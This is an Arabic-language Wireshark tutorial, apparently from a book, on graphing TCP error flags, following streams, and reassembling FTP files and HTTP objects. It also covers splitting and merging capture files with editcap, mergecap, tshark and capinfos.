
إنشاء رسم بياني لأخطاء الشبكة المختلفة

الوايرشارك يفهم العديد من أنواع أخطاء شبكة**TCP** ، مثل فقدان الحزم وازدحام المتلقي(**receiver congestion**) . عندما يرى الوايرشارك الحزم التي تشير الى حدوث مشاكل في الشبكة، فإنه تعلم الحزم مع"**tcp.analysis.flags**" .

بمجرد تطبيق عنوان **IP** وفلاتر المنافذ في المهام السابقة، فانه يمكنك أيضا إنشاء رسم بياني لكل **TCP analysis flags** أو **flags** محددة.


إذا كنت تسير على إنشاء رسم بياني لكافة أخطاء**TCP** ، فإنك سوف تحتاج إلى استبعاد نوع واحد من الحزم الموسومة التي كانت موسومة بشكل غير صحيح. وهي حزمة التحديث (**window update**) وهي حزمه سليمه. وهي تشير إلى أن المضيف يملك مساحة متاحه من **buffer** لتلقى البيانات. الوايرشارك يقوم بوسم/تعليم هذه الحزم مع إعداد**tcp.analysis.flags** . معظم البنود الأخرى التي توسم بهذه الطريقة تشير إلى أن هناك مشاكل **TCP** لذلك نحن يجب أن نستبعد صراحة حزم التحديث (**window update**) من الرسوم البيانية المخصصة لمشاكل**TCP** .

في الشكل التالي، قمنا بإنشاء رسوم بيانية عن مشاكل **TCP** باستخدام تنسيق **fbar** على **Graph 2**. وقمنا باستثناء صراحة حزم التحديث (**window update**) وذلك باستخدام صيغة الفلتر (**tcp.analysis.flags &&! tcp.analysis.window_update**) في اطار الفلاتر لدينا. نحن بحاجة إلى توسيع **IO Graph** لعرض ناحية الفلاتر بأكمله. لا تزال تظهر كل حركة المرور من خلال خط **Graph 1**.




- **Graph Separate Types of TCP Analysis Flag Packets**

في الشكل التالي، قمنا بإنشاء رسوم بيانية لمشاكل **TCP** منفصلة لإظهار العلاقة بينهما. الشرائح المفقودة تؤدي إلى تكرار رسائل **ACKs** والتي تؤدي إلى إعادة الإرسال.



إعادة تجميع حركة المرور لتحليل أسرع (Reassemble Traffic For Faster Analysis)

تحليل الشبكة هو كل شيء عن الحزم: ما هو نوع القصة التي تخبرنا بها الحزم؟ حتى إذا كنت تتحدث بطلاقة بلغة **binary**، فإنك بحاجة الى أداة من شأنها أن تكسر بسرعة الحزم وهيكل البروتوكولات/الحزمة. إذا فشل تسجيل الدخول الخاص بك، ما الذي يفشل حقا؟ فان الحزم سوف تخبرك. ماذا لو كنت تستخدم **LANDesk** لالتقاط صورة، وأنه يحصل حتى الآن، تبحث بنجاح، ثم يموت فقط. عدم وجود أخطاء. لا شيء. الحزم تحكي قصة (كلمات المرور لحساب **imaging AD** الخاصة قد انتهت ... من الذي كان يعرف؟) نظرة على الحزم الأول الذي بدأ عنده فشل كل شيء آخر.




1. نختار **File | Export Objects | [HTTP|DICOM|SMB]** لإعادة تجميع **object**.
2. انقر بزر الماوس الأيمن في جزء قائمة حزم ونحدد **Follow TCP Stream** (**TCP stream filter**)
3. انقر بزر الماوس الأيمن في جزء قائمة حزم ونحدد **Follow UDP Stream** (***UDP port numbers and IP addresses filter***)
4. انقر بزر الماوس الأيمن في جزء قائمة حزم ونحدد **Follow SSL Stream** (***SSL port number and IP addresses filter***)

حشد/تجميع جلسات تصفح الإنترنت (Reassemble Web Browsing Sessions)

سواء كنت تقوم باستكشاف أخطاء بطء جلسة التصفح على شبكة الإنترنت أو كنت ترغب فقط في نظرة على اتصالات **HTTP**، يمكنك استخدام ميزة الوايرشارك لإعادة التجميع لمعرفة ما يحدث في الواقع من خلال إعادة بناء **conversations** بين العملاء وخوادم **HTTP**.

- **Follow TCP Stream استخدام**

بالنقر بزر الماوس الايمن على حزمة **HTTP** في جزء قائمة الحزم ومن ثم نحدد **Follow TCP Stream**. نجد أن الوايرشارك يقوم بإعادة بناء **conversation** دون أي من طبقة **MAC**، **IPv4/IPv6**، ورؤوس **UDP/TCP** أو أسماء الحقول. والنتيجة هي صورة أكثر وضوحا عما يقال بين أثنين من المضيفين. في الشكل التالي، قمنا النقر بزر الماوس الأيمن على حزمة 10 (**HTTP GET request**) في جزء قائمة الحزم، واخترنا **Follow TCP Stream**. حيث يتم تلوين رموز المحادثة: أحمر للمضيف الأول في المحادثة والأزرق للمضيف الثاني في المحادثة.



```
GET / HTTP/1.1
Host: www.wireshark.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0)
Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Server: Apache/2
Vary: Accept-Encoding
X-Slogan: If it can shock or blind you it's layer 1.
Cache-Control: no-cache
Content-Type: text/html
Date: Sat, 20 Oct 2012 23:37:20 GMT
Keep-Alive: timeout=5, max=67
Transfer-Encoding: chunked
ETag: "240b17-40ad-4cb18943247f3"
Connection: Keep-Alive
Set-Cookie: __rb_webperf=3351f3a6; domain=wireshark.org; path=/
Last-Modified: Tue, 02 Oct 2012 19:32:12 GMT
```

إذا نظرت الى منطقة فلاتر العرض، ستلاحظ أن الوايرشارك يطبق الفلتر على أساس **TCP Stream index** وهي (**tcp.stream eq 0**). هذا هو رقم فريد يعطى لكل محادثة**TCP** . هذا هو أول **TCP Stream** في الملف، ويعطى رقم **Stream index** يعادل 0. يتم تعيين أرقام **TCP Stream** بواسطة الوايرشارك. هذا الحقل لا يوجد في الحزمة الفعلية.

- **Use Find, Save, and Filter on a Stream**

هناك العديد من الخيارات المتاحة بعد قيامك بعمل **Follow Stream**

- انقر فوق **Find** للبحث عن سلسلة نصية.
- انقر فوق **Save As** لحفظ المحادثة كملف منفصل. ميزة **Save As** هي كبيرة إذا كنت تريد تصدير ملف تم نقلها عبر محادثة.
- حدد **Filter Out This Stream** لإنشاء وتطبيق استبعاد فلتر عرض لهذا **Stream** (**! tcp.stream eq 0**). القدرة على فلترة المحادثات بعد دراستها أمر بالغ الأهمية في تضييق الحركة المشبوهة على الشبكة.

Reassemble a File Transferred via FTP


قدرة الوايرشارك لإعادة تجميع الملفات المنقولة على شبكة قد يفاجئ بعض الناس. وينبغي أيضا أن نؤكد على أهمية استخدام قناة آمنة أو حتى تشفير الملف للحماية من الاعتراض الغير مرغوب فيه وإعادة تجميع الملفات السرية.

اتصالات **FTP** تستخدم نوعين من الاتصالات: قناة الأوامر (**Command channel**) وقناة البيانات (**Data channel**). قناة البيانات (***Data channel***) يتكون فقط من **TCP handshake** لتأسيس الاتصال ومن ثم نقل البيانات الفعلية نفسها.

باستخدام **Follow TCP Stream** على قناة البيانات، يمكنك بسهولة إعادة تجميع الملف المنقول إلى شكلها الأصلي.

تحديد موقع قناة البيانات (**Data channel**) إما عن طريق مشاهدة الحزم في قناة الأوامر (**Command channel**) المؤدية إليه، تحديد مكان "**FTP-DATA**" في عمود البروتوكول، أو البحث عن أقصى حجم للحزم بعد الامر **RETR** أو **STOR**. أحيانا سيتم إنشاء قناة بيانات **FTP** على المنفذ الافتراضي 20، ولكن هذا غير مطلوب. في قناة اتصالات الأمور (**Command channel**)، فان منفذ آخر يتم تعريفه لقناة البيانات(**Data channel**) .

لإعادة تجميع الملفات المنقولة عبر قناة بيانات **FTP**، انقر بزر الماوس الأيمن على حزم البيانات واختر **Follow TCP Stream**، كما هو مبين في الشكل التالي.




الوايرشارك يعرض الاتصالات في شكل الخام(**raw**)، مما يشير إلى اتجاه تدفق البيانات باستخدام الترميز اللوني (يتم تطبيق الأحمر المضيف الاول والأزرق يتم تطبيقها على المضيف الثاني). اختر **Save As** وقم بتسمية الملف الجديد الخاص بك على أساس اسم الملف الموجود في أمري **RETR**أو**STOR** القائمين على نقل هذه الملفات.



Filter: !(tcp.stream eq 0)

ملحوظه: عند تقوم باتباع Stream الذي يحتوي على الملف، يمكنك عادة تحديد الملف على اساس البايت القليلة الأولى. على سبيل المثال، ملف الصور ذات الامتداد jpg يبدا ب JFIF. في حين ملف الصور ذات الامتداد png يبدأ مع سلسلة البايت 0x89-50-4E-47. أنه من الجيد أن نعرف ما الصيغة التي يستخدمها هذا الملف إذا كنت تريد أن تعيد تجميع هذا الملف. نلقي نظرة على أداة تسمى TRIDnet لتحديد أنواع الملفات (http://mark0.net/soft-tridnet-e.html).



Export HTTP Objects Transferred in a Web Browsing Session

عند تحليل اتصالات **HTTP**، فإنه يمكن أن يكون مفيدا لمعرفة ما هي العناصر التي تم نقلها في الصفحة الفردية (**HTTP objects**). يمكنك إعادة تجميع **html**، **graphics**، **JavaScript**، **videos**، **style sheet objects**، وأكثر من ذلك بكثير.


- **تحقق من إعدادات TCP Preference أولا!**

قبل البدء في هذه العملية، تأكد أولا من أنه تم تفعيل **Allow subdissector to reassemble TCP streams** في **TCP preference**. إذا لم تقم بتمكين **TCP reassembly**، فان الوايرشارك لا يمكن إعادة تجميع **HTTP objects**. في الواقع، إن الوايرشارك يسرد كل حزمه تستخدم لنقل **objects** بدلا من **object** نفسها.

- **View all HTTP Objects in the Trace File**

بعد التقاط حركة مرور **HTTP** أو فتح ملف تتبع **HTTP**، نحدد **File | Export Objects | HTTP**.حيث يقوم الوايرشارك بعرض جميع العناصر التي تم نقلها من خلال حركة مرور **HTTP**.

في الشكل التالي، قمنا باختيار **File | Export Objects | HTTP** وذلك لسرد **Objects**المختلفة التي تم نقلها عند تصفح شخص ما موقع الويب **www.espn.com**. لاحظ أن العميل أصبح متصلا بالعديد من الخوادم عند بناء شاشة العرض الرئيسية لموقع الويب. وقد خدم بعض من هذه **Objects** عن طريق خدمة إعلانية.



نافذة **HTTP object list window** تقوم بسرد جميع الملفات والتي يتم نقلها من خلال ملف التتبع.

- عمود **Packet num** يدل على الحزم الأولى من كل عملية نقل الملفات.
- عمود **Hostname** يوفر قيمة **http.host** من **GET request** التي سبقت كل نقل الملفات.
- عمود **Content Type** يشير إلى أشكال **objects**. قد تكون كائنات الرسومات (**.png**،**.jpg**، **.gif** على سبيل المثال)، قد تكون اسكريبت (على سبيل المثال **.js**)، أو حتى أشرطة الفيديو (على سبيل المثال **.swf** أو **.flv**).
- عمود **Bytes** يشير إلى حجم الكائن المنقول.
- عمود **Filename** يوفر اسم الكائن المطلوب. طلب "\" يشير إلى وجود طلب للعنصر الافتراضي (مثل **index.html**) على صفحة الويب.

لتصدير كافة الكائنات، نحدد **Save All** والتحلي بالصبر. وهذا قد يستغرق وقتا طويلا إذا تم سرد الكثير من كائنات **HTTP**.

لتصدير كائن واحد، نحدد الكائن ثم ننقر فوق **Save As**. حيث يقوم الوايرشارك بملء اسم الملف استنادا إلى اسم الكائن، لذلك كل ما عليك القيام به هو تحديد المكان الذي سوف تقوم بالحفظ فيه.

ملحوظه: إذا كنت لا تتعترف على العديد من امتدادات الملفات المعروضة في إطار **HTTP Object List window** (مثل **.css** والتي تعنى **Cascading Style Sheets**)، قم بزيارة الرابط http://www.fileinfo.com/help/file_extension. حيث يمكنك إدخال امتداد الملف في مربع البحث للبحث عن نوع الملف وقائمة البرامج التي تستخدم هذا النوع من الملفات.

Use Command-Line Tools to Capture, Split, And Merge Traffic (استخدام سطر الأوامر)

شبكة الاتصالات هي عباره عن محادثة (**Conversation**). نحن لا نؤمن عادة بالقواعد الخفية من محادثة الإنسان: ماذا أقول أولا، ماذا أقول تاليا، ومتى نستطيع أن نقول ذلك، ومتى يحدث عندما يكون وقحا، غير مهذب، وربما يسبب بجعل الطرف الاخر ينهى الحديث. بمجرد أن تعلم قواعد البروتوكولات ومعرفة ما يجب أن تكون المكالمات والاستجابات، يمكننا دراسة ما حدث فعلا ونرى أين ذهبت الأمور على ما يرام. حيث كلما زاد معرفتنا بـ **etymology** والأنثروبولوجيا من البروتوكولات، كلما كان ذلك أفضل في فهم التتبع.

- مرجع سريع: أدوات سطر أوامر للوايرشارك بالإضافة الى الخيارات المتاحة

- **EDITCAP**

editcap -h: View Editcap parameters.

editcap -i 360 big.pcapng 360secs.pcapng: Split big.pcapng into separate 360secs*.pcapng files with up to 360 seconds of traffic in each file.

editcap -c 500 big.pcapng 500pkts.pcapng: Split big.pcapng into separate 500pkts*.pcapng files with up to 500 packets in each file.

- **MERGECAP**

mergecap -h: View Mergecap parameters.

mergecap files*.pcapng -w merged.pcapng: Merge files*.pcapng into a single file called merged.pcapng (merge based on packet timestamps).

mergecap a.pcapng b.pcapng -w ab.pcapng -a: Merge a.pcapng and b.pcapng into a single file called ab.pcapng (merge based on the order files are listed).

- **TSHARK**

tshark -h: View Tshark parameters.

tshark -D: List the available capture interfaces that can be used with the -i parameter.

tshark -i2 -f "tcp" -w tcp.pcapng: Capture only TCP-based traffic on interface 2 and save it to tcp.pcapng.

tshark -i1 -R "ip.addr==10.2.1.1": Capture all traffic on interface 1, but only display traffic to or from 10.2.1.1.

tshark -r "myfile.pcapng" -R "http.host contains ".ru"" -w myfile-ru.pcapng: Open a trace file called myfile.pcapng and apply a display filter for the value ".ru" in the HTTP host field–save the results to a file called myfile-ru.pcapng.

تقسيم ملف تتبع كبير إلى عدد من الملفات المحددة

الوايرشارك يمكن أن يصبح بطيئا أو حتى لا يستجيب جيدا عند العمل مع ملفات التتبع كبيرة. بمجرد الحصول على ملف تتبع أكبر من 100 MB في الحجم، فان تطبيق فلاتر العرض، إضافة أعمدة، وربما بناء الرسوم البيانية يكون بطيئا جدا. النظر في تقسيم الملفات الكبيرة إلى مجموعات لتحليل الملف بشكل أسرع. مجموعات الملف (**File Set**) هي مجموعات من ملفات التتبع التي تبدأ بـ **stem name**، رقم ملف التتبع، فضلا عن طوابع الوقت والتاريخ.

- **إضافة مجلد تطبيقات الوايرشارك إلى المسار الخاص بك**

نستخدم الامر **editcap** لتقسيم الملفات الكبيرة الى ملفات أصغر التي ترتبط معا. يقع الملف **Editcap.exe** في مجلد ملفات تطبيقات الوايرشارك (راجع **Help | About Wireshark | Folders** لتحديد موقع هذا المجلد). لاستخدام **editcap** (أو أي من أدوات سطر الأوامر المدرجة) من أي مجلد، إضافة مسار مجلد برنامج الوايرشارك.

بمجرد إضافة مسار مجلد تطبيقات الوايرشارك الى المسار الخاص بك، افتح سطر الاوامر/الترمنال ثم انتقل إلى المجلد الذي يحتوي على الملفات الكبيرة التي تريد تقسيمها الى مجموعه من الملفات الأصغر. اكتب **editcap -h** لعرض جميع معاملات **editcap**. يمكنك تقسيم الملف على أساس عدد الحزم (**-c option**) أو على أساس مقدار الوقت بالثواني (**-i option**).

- **Use Capinfos to Get the File Size and Packet Count**

Capinfos هو أداة سطر الأوامر التي توفر معلومات أساسية حول ملفات التتبع، كما هو مبين في الشكل التالي. يتم تضمين **Capinfos** مع الوايرشارك. وهي موجودة في مجلد البرنامج يريشارك. صيغة بناء الامر **Capinfos** هو ببساطة **capinfos <filename>**. يستخدم **Capinfos** للعثور على مدة الالتقاط (ثانية) وعدد الحزم من ملف التتبع قبل تقسيمه.

```
Command Prompt
C:\trace_files-pcapng>capinfos http-disney101.pcapng
File name:             http-disney101.pcapng
File type:             Wireshark - pcapng
File encapsulation:    Ethernet
Packet size limit:     file hdr: (not set)
Number of packets:     6143
File size:             6364504 bytes
Data size:             6067922 bytes
Capture duration:      24 seconds
Start time:            Wed Oct 24 15:01:21 2012
End time:              Wed Oct 24 15:01:45 2012
Data byte rate:        254144.72 bytes/sec
Data bit rate:         2033157.76 bits/sec
Average packet size:   987.78 bytes
Average packet rate:   257.29 packets/sec
SHA1:                  48aa9c171638356327824d1c698b163e0b6a1b9d
RIPEMD160:             1454953aeaec281786d89e120db7532c9cedadce
MD5:                   214a3bee34eb952dc49de9d722baf0bb
Strict time order:     True

C:\trace_files-pcapng>
```

- **Split a File Based on Packets per Trace File (تقسيم الملف على حسب عدد الحزم)**

في الشكل التالي، قمنا بكتابة الامر **editcap -c 1000 a.pcapng a1000set.pcapng** لتقسيم ملف التتبع الواحد والذي يسمى **a.pcapng** إلى مجموعة من الملفات (**a1000set*.pcapng**) والذي يحتوي على حد أقصى عدد من 1،000 من الحزم لكل منهما. حيث نلاحظ أن ملف التتبع الأخير من المجموعة من المرجح أن يحتوي على أقل من 1،000 من الحزم.

```
Command Prompt
C:\trace_files-pcapng>editcap -c 1000 a.pcapng a1000set.pcapng

C:\trace_files-pcapng>dir a1000set*.*
 Volume in drive C is OS
 Volume Serial Number is BCA1-E39D


 Directory of C:\trace_files-pcapng

10/21/2012  02:13 PM           711,616 a1000set_00000_20110707163900.pcapng
10/21/2012  02:13 PM           922,916 a1000set_00001_20110707163908.pcapng
10/21/2012  02:13 PM         1,083,228 a1000set_00002_20110707163912.pcapng
10/21/2012  02:13 PM         1,078,856 a1000set_00003_20110707163913.pcapng
10/21/2012  02:13 PM         1,078,032 a1000set_00004_20110707163915.pcapng
10/21/2012  02:13 PM         1,070,108 a1000set_00005_20110707163917.pcapng
10/21/2012  02:13 PM         1,094,904 a1000set_00006_20110707163918.pcapng
10/21/2012  02:13 PM         1,073,368 a1000set_00007_20110707163920.pcapng
10/21/2012  02:13 PM            33,924 a1000set_00008_20110707163921.pcapng
               9 File(s)      8,146,952 bytes
               0 Dir(s)  207,167,660,032 bytes free

C:\trace_files-pcapng>
```

- **Split a File Based on Seconds per Trace File (تقسيم الملف على حسب الوقت)**

في الشكل التالي، قمنا بكتابة الامر **editcap -i 360 b.pcapng b360set.pcapng** لتقسيم ملف التتبع **b.pcapng** إلى مجموعة من الملفات (**b360set *.pcapng**) والتي تحتوي على ما يصل إلى 360 ثانية من كل حركة المرور. الوايرشارك لا يقسم الحزم الى نصفين عند العلامة 360، لذلك قد يكون ملفاتك أقل قليلا من 360 ثانية من المرور فيها. ملف التتبع الأخير على الأرجح أقل من 360 ثانية من حركة المرور. في مثالنا، قام الامر **editcap** بتقسيم ملف التتبع **b.pcapng** لدينا الى 15 ملفات التتبع مرتبطة ومرقمة 00000-00014.



- **Open and Work with File Sets in Wireshark**

عند العمل مع مجموعه من الملفات في الوايرشارك، نقوم بفتح أي ملف من مجموعة الملفات باستخدام **File | Open**. ثم استخدم **File | File Set | List Files** للتبديل بين الملفات بسرعه.

في الشكل التالي، نحن نبحث في قائمة ملف لمجموعة الملف الذي يحتوي على 9 ملفات. انقر على زر المقابل أمام أي ملف مدرج لفتح هذا الملف بسرعة. إذا كان لديك أي من فلتر العرض، فسوف يتم تطبيق هذه الفلاتر العرض إلى كل ملف تقوم بفتحه.

Merge Multiple Trace Files (دمج ملفات تتبع متعددة)

قد ترغب في دمج عدة ملفات أصغر لإنشاء **IO Graph** لكل حركة المرور، وتوفير الوقت لتطبيق فلاتر العرض للبحث عن الكلمات الرئيسية، أو تشغيل نافذة التسلسل الهرمي للبروتوكول للكشف عن البروتوكولات المشبوهة أو التطبيقات.

نستخدم هنا الامر **Mergecap** للجمع بين ملفات الأصغر في ملف واحد أكبر. يقع **Mergecap.exe** في مجلد تطبيقات الوايرشارك انظر الى (**Help | About Wireshark | Folders | Program**).

- **تشغيل الامر Mergecap مع الخيار w-**

قم بفتح سطر الأوامر ثم انتقل إلى المجلد الذي يحتوي على الملفات التي تريد دمجها. ثم اكتب **mergecap -h** لرؤية جميع الخيارات. يمكنك دمج الملفات القائمة على أساس الطوابع الزمنية (الافتراضي) أو استخدام المعامل **a–** لدمج الملفات على أساس الترتيب الذي تقوم لهم قائمة أثناء عملية الدمج. استخدام المعامل **w-** وذلك لكتابة ملف تتبع جديد على القرص الصلب. في الشكل التالي، أنشأنا ملف يسمى **c.pcapng** عن طريق دمج كافة الملفات التي لها اسم يبدا بـ **c30set**.

```
C:\trace_files-pcapng>dir c30set*.*
 Volume in drive C is OS
 Volume Serial Number is BCA1-E39D

 Directory of C:\trace_files-pcapng

10/21/2012  01:45 PM         2,268,472 c30set_00000_20121021110658.pcapng
10/21/2012  01:45 PM        20,931,420 c30set_00001_20121021110728.pcapng
10/21/2012  01:45 PM         1,670,080 c30set_00002_20121021110758.pcapng
               3 File(s)     24,869,972 bytes
               0 Dir(s)  200,463,118,336 bytes free

C:\trace_files-pcapng>mergecap -w c.pcapng c30set*.*

C:\trace_files-pcapng>dir c.pcapng
 Volume in drive C is OS
 Volume Serial Number is BCA1-E39D

 Directory of C:\trace_files-pcapng

11/07/2012  05:15 PM        24,869,296 c.pcapng
               1 File(s)     24,869,296 bytes
               0 Dir(s)  200,463,118,336 bytes free

C:\trace_files-pcapng>_
```

ستلاحظ أن الملف المدمج هو أصغر من مجموع البايت من ملفات التتبع المنفصلة. هذا التغيير في حجم الملف لأن هناك رأس ملف التتبع واحد فقط في ملف جديد بدلا من رؤوس ملف التتبع الثلاثة التي تحسب في مجموع البايت قبل الدمج.
